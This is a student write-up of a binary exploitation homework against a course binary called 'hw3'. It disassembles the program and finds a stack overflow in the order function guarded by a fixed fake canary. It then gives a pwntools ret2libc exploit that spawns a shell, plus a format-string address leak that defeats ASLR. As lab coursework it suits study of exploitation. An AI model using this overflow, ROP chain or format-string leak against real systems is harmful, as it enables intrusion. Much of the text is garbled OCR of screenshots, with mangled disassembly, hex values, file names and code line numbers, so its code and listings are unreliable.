Homework 3 writeup

Program Analysis:

```
File Actions Edit View Help

(kali@kali)-[-/Desktop]
$ ./hw3

Welcome to the Dash Dash Food online ordering system!

Please select from the following options:

1. Place an Order.

2. Check order status.

3. Register to be a driver.

4. Log off.

Your selection >

1

Please place your order here. You can have anything you'd like! Ice cream, coffee, hamburgers, pizza, or a breautiful Chateaubrian. What would you like > coffee
```

First, we give executable permission to the program using the command **chmod u+x hw3.** Run the given file using **./hw3**, as shown in the figure. We can see that the program gets executed, and a menu with 4 options pop up: select 1, we see that after selecting 1 it prints a line and takes a string as an input.

```
Welcome to the Dash Dash Food online ordering system!
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
Your selection >
Enter your order number>
You entered> 1
Welcome to the Dash Dash Food online ordering system!
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
Your selection >
Register>
```

From the execution we can observe that after every input taken from a particular section it is running back to the section of the program where menu is printed. Among all the options provided in the program only option 1 takes a string as an input where we can potentially do a buffer overflow.

Use checksec command to view the security details of the binary.

From the above screesnshot we can see that NX is enabled, and PIE is also enabled which means that ASLR is turned on.

Run the program using gdb-pwndbg to disassemble the program and look for potential vulnerabilities.

```
(kali®kali)-[~/Desktop]
 $ gdb-pwndbg hw3
Reading symbols from hw3...
(No debugging symbols found in hw3)
                198 commands. Type pwndbg [filter] for a list.
$rebase, $ida gdb functions ( )
       disass main
Dump of assembler code for function main:
   0×00000000000013f4 <+0>: push rbp
   0×00000000000013f5 <+1>:
                                mov
                                        rbp,rsp
  0×00000000000013f8 <+4>:
                               sub
                                        rsp,0×10
                                       DWORD PTR [rbp-0×4],edi
  0×00000000000013fc <+8>:
                               mov
                                        QWORD PTR [rbp-0×10], rsi
                              mov
  0×00000000000013ff <+11>:
                               call 0×12c4 <loop>
   0×0000000000001403 <+15>:
   0×0000000000001408 <+20>:
   0×000000000000140d <+25>:
                                       0×1403 <main+15>
                                Jmp
End of assembler dump.
```

The main function is just calling the loop function. Disassemble loop.

```
disass loop
Dump of assembler code for function loop:
   0×000000000000012c4 <+0>:
                                push
                                       rbp
   0×00000000000012c5 <+1>:
                                        rbp,rsp
                                mov
   0×00000000000012c8 <+4>:
                                        rsp.0×10
                                sub
   0×00000000000012cc <+8>:
                                        eax.0×0
                                mov
   0×00000000000012d1 <+13>:
                                        0×1199 <line>
                                call
   0×00000000000012d6 <+18>:
                                lea
                                        rax,[rip+0×e73]
                                                               # 0×2150
   0×00000000000012dd <+25>:
                                        rdi,rax
                                mov
   0×00000000000012e0 <+28>:
                                        0×1040 <puts@plt>
                                call
   0×00000000000012e5 <+33>:
                                        eax,0×0
                                mov
                                        0×1199 <line>
   0×00000000000012ea <+38>:
                                call
   0×00000000000012ef <+43>:
                                        rax,[rip+0×e92]
                                                               # 0×2188
                                lea
   0×00000000000012f6 <+50>:
                                mov
                                        rdi,rax
   0×00000000000012f9 <+53>:
                                        0×1040 <puts@plt>
                                call
   0×00000000000012fe <+58>:
                                        rax,[rip+0×ead]
                                                               # 0×21b2
                                lea
   0×000000000001305 <+65>:
                                mov
                                        rdi,rax
   0×000000000001308 <+68>:
                                        0×1040 <puts@plt>
                                call
   0×00000000000130d <+73>:
                                        rax,[rip+0×eb1]
                                                               # 0×21c5
                                lea
   0×0000000000001314 <+80>:
                                mov
                                        rdi,rax
   0×000000000001317 <+83>:
                                 call
                                        0×1040 <puts@plt>
   0×000000000000131c <+88>:
                                lea
                                        rax,[rip+0×eb9]
                                                               # 0×21dc
   0×000000000001323 <+95>:
                                mov
                                        rdi,rax
   0×000000000001326 <+98>:
                                 call
                                        0×1040 <puts@plt>
   0×000000000000132b <+103>:
                                lea
                                        rax,[rip+0×ec6]
                                                               # 0×21f8
   0×0000000000001332 <+110>:
                                mov
                                        rdi,rax
   0×0000000000001335 <+113>:
                                call
                                        0×1040 <puts@plt>
   0×00000000000133a <+118>:
                                mov
                                        eax.0×0
                                        0×1199 <line>
   0×00000000000133f <+123>:
                                call
   0×0000000000001344 <+128>:
                                lea
                                        rax,[rip+0×eb9]
                                                               # 0×2204
   0×000000000000134b <+135>:
                                mov
                                        rdi,rax
   0×000000000000134e <+138>:
                                call.
                                        0×1040 <puts@plt>
   0×000000000001353 <+143>:
                                        rax,[rbp-0×1]
                                lea
   0×0000000000001357 <+147>:
                                mov
                                        rsi,rax
   0×000000000000135a <+150>:
                                        rax,[rip+0×eb4]
                                                               # 0×2215
                                lea
   0×00000000000001361 <+157>:
                                mov
                                        rdi,rax
   0×0000000000001364 <+160>:
                                mov
                                        eax.0×0
   0×0000000000001369 <+165>:
                                call
                                        0×1080 <__isoc99_scanf@plt>
   0×000000000000136e <+170>:
                                        0×1070 <getchar@plt>
                                call
   0×0000000000001373 <+175>:
                                        edi.0×a
                                mov
   0×0000000000001378 <+180>:
                                call
                                        0×1030 <putchar@plt>
   0×000000000000137d <+185>:
                                        eax, BYTE PTR [rbp-0×1]
                                movzx
   0×000000000001381 <+189>:
                                movsx
                                        eax,al
   0×000000000001384 <+192>:
                                        eax, 0×34
                                cmp
   0×0000000000001387 <+195>:
                                        0×13d7 <loop+275>
                                jе
   0×0000000000001389 <+197>:
                                        eax,0×34
                                cmp
   0×000000000000138c <+200>:
                                        0×13f0 <loop+300>
                                jg
   0×000000000000138e <+202>:
                                        eax,0×33
                                cmp
   0×0000000000001391 <+205>:
                                jе
                                        0×13c6 <loop+258>
   0×0000000000001393 <+207>:
                                        eax,0×33
                                cmp
   0×0000000000001396 <+210>:
                                        0×13f0 <loop+300>
                                jg
   0×0000000000001398 <+212>:
                                        eax,0×31
                                cmp
   0×000000000000139b <+215>:
                                jе
                                        0×13a4 <loop+224>
   0×000000000000139d <+217>:
                                        eax,0×32
                                cmp
   0×00000000000013a0 <+220>:
                                        0×13b5 <loop+241>
   0×00000000000013a2 <+222>:
                                jmp
                                        0×13f0 <loop+300>
   0×00000000000013a4 <+224>:
                                        eax.0×0
   0×0000000000013a9 <+229>:
                                call
   0×0000000000013ae <+234>:
                                call
                                       0×1070 <getchar@plt>
   0×00000000000013b3 <+239>:
                                 jmp
                                        0×13f1 <loop+301>
   0×00000000000013b5 <+241>:
                                mov
                                        eax.0×0
                                       0×124a <status>
   0×00000000000013ba <+246>:
                                call
   0×0000000000013bf <+251>:
                                call
                                       0×1070 <getchar@plt>
   0×00000000000013c4 <+256>:
                                 jmp
                                        0×13f1 <loop+301>
   0×0000000000013c6 <+258>:
                                mov
                                        eax,0×0
   0×00000000000013cb <+263>:
                                call
                                        0×12ae <registerDriver>
   0×0000000000013d0 <+268>:
                                call
                                        บ×10/0 <getcnaropit>
   0×00000000000013d5 <+273>:
                                        0×13f1 <loop+301>
                                 jmp
                                        rax.[rip+0×e3a]
   0×00000000000013d7 <+275>:
                                lea
                                                               # 0×2218
   0×00000000000013de <+282>:
                                mov
                                        rdi.rax
   0×00000000000013e1 <+285>:
                                call
                                        0×1040 <puts@plt>
                                        edi,0×0
   0×00000000000013e6 <+290>:
                                mov
   0×00000000000013eb <+295>:
                                        0×1090 <exit@plt>
                                call
   0×00000000000013f0 <+300>:
                                nop
   0×00000000000013f1 <+301>:
                                nop
   0×00000000000013f2 <+302>:
                                leave
   0×00000000000013f3 <+303>:
                                ret
End of assembler dump.
```

The menu is getting printed here and depending on the selection it calls the function. From the initial analysis we know that a string is taken as input in the order function.

Disassemble the order function

```
-(kali® kali)-[~/Desktop]
 -$ gdb-pwndbg hw3
Reading symbols from hw3...
(No debugging symbols found in hw3)
                198 commands. Type pwndbg [filter] for a list.

$rebase, $ida gdb functions (can be used with print/break)
 wndbg> disass order
Dump of assembler code for function order:
   0×00000000000011ef <+0>:
                                 push rbp
   0×0000000000011f0 <+1>:
                                  mov
                                          rbp.rsp
   0×00000000000011f3 <+4>:
                                 sub
                                         rsp,0×50
                                  movabs rax,0×f007ba11f007ba11
   0×00000000000011f7 <+8>:
                                  mov QWORD PTR [rbp-0×8],rax
lea rax,[rip+0×e6c]
   0×0000000000001201 <+18>:
   0×0000000000001205 <+22>:
                                                                  # 0×2078
                                  mov rdi,rax
call 0×1040 <puts@plt>
lea rax,[rip+0×ee3]
   0×000000000000120c <+29>:
   0×00000000000120f <+32>:
                                                                   # 0×20fe
   0×0000000000001214 <+37>:
   0×000000000000121b <+44>:
                                  mov rdi,rax call 0×1040 <puts@plt>
                                  mov rdx,QWORD PTR [rip+0×2e36] # 0×4060 <stdin@GLIBC_2.2.5>
lea rax,[rbp-0×50]
mov esi,0×84
   0×000000000000121e <+47>:
   0×0000000000001223 <+52>:
   0×000000000000122a <+59>:
   0×000000000000122e <+63>:
   0×000000000001233 <+68>:
                                  mov
                                          rdi,rax
   0×0000000000001236 <+71>:
                                  call 0×1060 <fgets@plt>
   0×000000000000123b <+76>:
                                         rax,QWORD PTR [rbp-0×8]
                                  mov
   0×000000000000123f <+80>:
                                  mov
   0×0000000000001242 <+83>:
                                  call
                                         0×11af <detectStackSmash>
   0×0000000000001247 <+88>:
                                  nop
   0×0000000000001249 <+90>:
                                  ret
End of assembler dump.
```

There's another function called detectstacksmash.

```
void order(void)
{
    char local_58 [72];
    undefined8 stacksmasher;

    stacksmasher = Oxf007ballf007ball;
    puts(
        "Please place your order here. You can have anything ers, pizza, or a breautiful Chateaubrian."
        );
    puts("What would you like >");
    fgets(local_58,0x84,stdin);
    detectStackSmash(stacksmasher);
    return;
}
```

Using Ghidra we can see that the size of the buffer is 72 bytes and since it is a 64 bit program, we need 8 more bytes to point to return address. There is a stack canary inserted in the detectStackSmash.

Constructing a Payload:

When the ASLR is turned off, we can directly find the gadgets we need to create a ret2libc exploit.

For a ret2libc exploit we need address of libcsystem, binsh and poprdi gadget. Run the following commands while running the program in gdb to find the addresses. To find the address of the system use the command "print system".

```
f 7 0×5555555553ae loop+234

pwndbg> print system

$1 = {int (const char *)} 0×7ffff7e1d860 <__libc_system>
pwndbg>
```

To find the address of the bin/sh use the command "search '/bin/sh'".

```
pundbg> print system
$1 = {int (const char *)} 0×7ffff7e1d860 <__libc_system>
pundbg> search '/bin/sh'
libc-2.33.so 0×7ffff7f6c882 0×68732f6e69622f /* '/bin/sh' */
pundbg>
```

To find the address of the pop rdi gadget use the command "ropper -- --search 'pop rdi'" and choose the most suitable gadget among them.

```
pwndbg> ropper -- --search 'pop rdi'
Saved corefile /tmp/tmp4df4r0ii
[INFO] Load gadgets for section: LOAD
[LOAD] loading ... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading ... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading ... 100%
[LOAD] loading ... 100%
[LOAD] removing double gadgets ... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: /tmp/tmp4df4r0ii
0×00007ffff7fc849b: pop rdi; jne 0×7ffff8092878; add rdx, 8; add rax, 3; mov qword ptr [rdi], rdx; ret;
0×00007ffff7fc42385: pop rdi; sbb eax, dword ptr [rdx]; add al, ch; ret 0×164;
0×000055555555546b: pop rdi; ret;


pwndbg>
```

Constructing the payload using pwntools:

```
1 #!/usr/bin/env python3
 3 import time, os, traceback, sys, os
4 import pwn
5 import binascii, array
 6 from textwrap import wrap
7 from struct import pack
 8
 9
10 def start(argv=[], *a, **kw):
         if pwn.args.GDB: # use the gdb script, sudo apt install gdbserver
    return pwn.gdb.debug([binPath], gdbscript=gdbscript, aslr=True)
elif pwn.args.REMOTE: # ['server', 'port']
11
12
         elif pwn.args.REMOTE: # ['server', 'port']
    return pwn.remote(sys.argv[1], sys.argv[2], *a, **kw)
13
14
15
              return pwn.process([binPath])
16
17
18 binPath="./hw3"
19 isRemote = pwn.args.REMOTE
20 # build in GDB support
21 gdbscript = '''
22 init-pwndbg
23 break *order +80
24 continue
25 '''.format(**locals())
26
27
28 pwn.context.log_level="info"
29 io = start()
30 overflow = b'A'*72
31 canary=pwn.p64(0×f007ba11f007ba11)
32 nops=b'\x90'*8
33
34 io.sendline("1")
35 elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
36
37 libcbase = 0×00007ffff7dcf000
38 poprdi = pwn.p64(0×000055555555546b)
39 libcsystem = pwn.p64(0×7ffff7e1d860)
40 binsh = pwn.p64(0×7ffff7f6c882)
41 payload = pwn.flat(
42
43
                     overflow,
44
                     canary,
45
                     nops,
                     poprdi,
46
47
                     binsh,
                     libcsystem
48
49
50
51 pwn.info("Payload len: %d",len(payload))
52 io.sendline(payload)
53 io.interactive()
```

As shown in the above figure first fill the buffer with 'A's or nops, then pass the canary to overcome stack smashing and add 8 nops as discussed earlier to point at return address. Use the command pwn.p64 to convert the address into 64 bit address for poprdi, binsh and libcsystem.

For a ret2libc exploit the stack looks like the image shown below



We got a shell when the ASLR is turned off.

To overcome ASLR we need to find offsets for system, binsh, pop rdi gadget. To find offset we need to leak some address on the stack to calculate the address. While running the program we can see that there were 3 libc addresses which were available to us in the 2nd option of the program in the function **status**.

Constructing the payload to overcome ASLR:

Running the program multiple times, with the help of format string vulnerability I found the leaked addresses at 23rd and 28th position.

Automate the process using pwntools as shown in the figure:

```
io.sendline("2")
io.recvuntil("Enter your order number>\n")
io.sendline("%23$p")
leakedaddr=io.recvline()

io.sendline("2")
io.recvuntil("Enter your order number>\n")
io.sendline("%28$p")
tableaddr=io.recvline()
#0×7ffff7dfb7fd (__libc_start_main+205)
#0×55555555555410 (__libc_csu_init)
```

For the first address at position 23 For the second address at position 28 \$p gives the hex value of the address.

```
strippedaddr1=leakedaddr.strip().decode("utf-8")
strippedaddr2=tableaddr.strip().decode("utf-8")
binsh_addr_str=strippedaddr1[13:]
libc_addr_str=strippedaddr2[13:]
arg1=int(binsh_addr_str, 16)
arg2=int(libc_addr_str, 16)
```

- Strippedaddr1=leakedaddr.strip().decode("utf-8")
 - o this will make your bytes object from pwntools a string.
 - Strip will remove new line characters.
- binsh_addr_str=strippedaddr1[13:}
 - o this command strips the value and returns from the 13th position to the end which is the leaked address we need.
- After stripping the addresses convert it into integer to add offsets.
- Calculate the offsets by subtracting the addresses we found when ASLR was turned off with the leaked addresses.
- Adding the offsets we get the addresses for poprdi, binsh, and system addresses.
- Construct the payload same as when ASLR is turned on to spawn a shell.

Proof of Concept:

```
- (kali@ kaii)-[-/Desktop]
- $ suds ./enableASLR.sh
- aslrPATH-/proc/sys/kernel/randomize_va_space
+ ASLR2
- ASLR2
- 1(1-2 = 2.1)
- e cho 'ALRS is already enabled!

- (kali@ kaii)-[-/Desktop]
- $ /mazeploit_py
- (sali@ kaii)-[-/Desktop]
- $ /mazeploit_py
- (sali@ kaii)-[-/Desktop]
- $ /mazeploit_py
- (sali@ kaii)-[-/Desktop]/-/Mazeploit_py:36: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('2')
- /home/kali/Desktop/./hmdesxploit.py:36: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('2')
- /home/kali/Desktop/./hmdesxploit.py:36: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('22)
- /home/kali/Desktop/./hmdesxploit.py:36: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('22)
- /home/kali/Desktop/./hmdesxploit.py:36: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('22)
- /home/kali/Desktop/./hmdesxploit.py:36: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('21)
- /home/kali/Desktop/./hmdesxploit.py:36: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('21)
- /home/kali/Desktop/./hmdesxploit.py:39: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('21)
- /home/kali/Desktop/./hmdesxploit.py:39: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('21)
- /home/kali/Desktop/./hmdesxploit.py:39: BytesMarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
io.sendline('21)
- /home/kali/Desktop/./hmdesxploit.py:39: BytesMarning: Text is not bytes;
assuming ASCII, no guarantees. See https://docs.puntools.com/#bytes
```